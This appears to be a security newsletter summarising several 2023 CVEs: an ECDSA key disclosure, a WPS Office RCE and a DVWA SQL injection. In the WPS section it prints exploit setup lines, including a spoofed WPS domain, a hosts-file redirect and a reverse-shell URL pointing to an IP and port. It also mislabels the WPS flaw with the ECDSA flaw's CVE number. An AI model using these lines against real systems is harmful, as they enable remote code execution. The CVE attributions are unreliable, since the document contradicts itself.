
🟥 1Day

CVE-2023-33242: ECDSA Key Disclosure A distinct exploit has centered around an information disclosure vulnerability linked to ECDSA (Elliptic Curve Digital Signature Algorithm) private keys. This vulnerability, identified as **CVE-2023-33242**, can result in the unauthorized exposure of sensitive cryptographic keys.

The GitHub repository at https://github.com/d0rb/CVE-2023-33242 delves into the specifics of the exploit, unveiling the intricate details that render the vulnerability exploitable. This discovery highlights the critical role that cryptography plays in maintaining secure digital communications.

This exploit serves as a reminder of the importance of properly implemented cryptography and the significance of protecting cryptographic keys. Such vulnerabilities underscore the necessity of adhering to encryption best practices to prevent unauthorized access and maintain the integrity of encrypted data.

🌶️ Trending Exploit



```
pip install -r requirement.txt -i https://pypi.tuna.tsinghua.edu.cn/simple


http://clientweb.docer.wps.cn.hackwps.cn/calc

http://clientweb.docer.wps.cn.hackwps.cn/shell/192.168.179.85/9000

zhun bei hosts yu ming

192.168.179.85 clientweb.docer.wps.cn.hackwps.cn
```


https://twitter.com/akaclandestine/status/1691756831037628826

A significant discovery has been made in the realm of office productivity software. A remote code execution (RCE) vulnerability within WPS Office, a widely-used office suite, has been brought to light. This vulnerability, dubbed **CVE-2023-33242**, has garnered attention due to its potential to enable remote attackers to execute arbitrary code on affected systems.

The GitHub repository at **https://github.com/ba0gu0/wps-rce** provides insight into the mechanics of the exploit. The code and details offered here offer a glimpse into the underlying nature of the vulnerability, emphasizing the importance of swift patches and updates to mitigate potential risks.

The emergence of this exploit serves as a call to action for users and organizations relying on WPS Office. Timely updates and patch application are essential to thwart potential attacks. This instance reinforces the necessity of a proactive cybersecurity stance, ensuring that software vulnerabilities are addressed promptly to prevent exploitation.

The Topic of the Week :)



CVE-2023-39848 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

DVWA v1.0 was discovered to contain a SQL injection vulnerability via the id parameter at blind\source\high.php.

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: N/A NVD score not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://github.com/KLSEHB/vulnerability-report/blob/main/Dvwa_CVE-2023-39848	
https://github.com/digininja/DVWA	

https://twitter.com/payloadartist/status/1692159554006515839

In the intriguing realm of cybersecurity, where seriousness and levity often intermingle, a recent occurrence has sparked both amusement and contemplation. A newfound vulnerability labeled **CVE-2023-39848** has made its debut within the intentionally insecure web application Damn Vulnerable Web App (DVWA) v1.0. This peculiar event serves as a reminder that even platforms designed to simulate vulnerabilities can, in fact, harbor genuine security flaws.

The essence of the DVWA project revolves around offering an environment for educational purposes, enabling budding cybersecurity enthusiasts to experiment with various types of vulnerabilities. It's akin to a digital playground where users can learn to grapple with the intricacies of web app security. Consequently, the discovery of a legitimate vulnerability within DVWA v1.0, highlighted by the **CVE-2023-39848** designation, challenges the notion that only mainstream software and platforms can be marred by cybersecurity flaws.

One might pause to ponder the delightful irony of assigning a CVE ID to a vulnerability within a platform designed to be, well, vulnerable. This anomaly has prompted a touch of humor within the cybersecurity community, prompting individuals like @payloadartist to jest about the future possibility of a CVE assignment for a SQL injection (SQLi) flaw within the esteemed OWASP JuiceShop. This tongue-in-cheek quip underscores the interconnectedness of the cybersecurity world, where even the most unlikely scenarios can be envisioned with a dash of humor.

HADESS

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.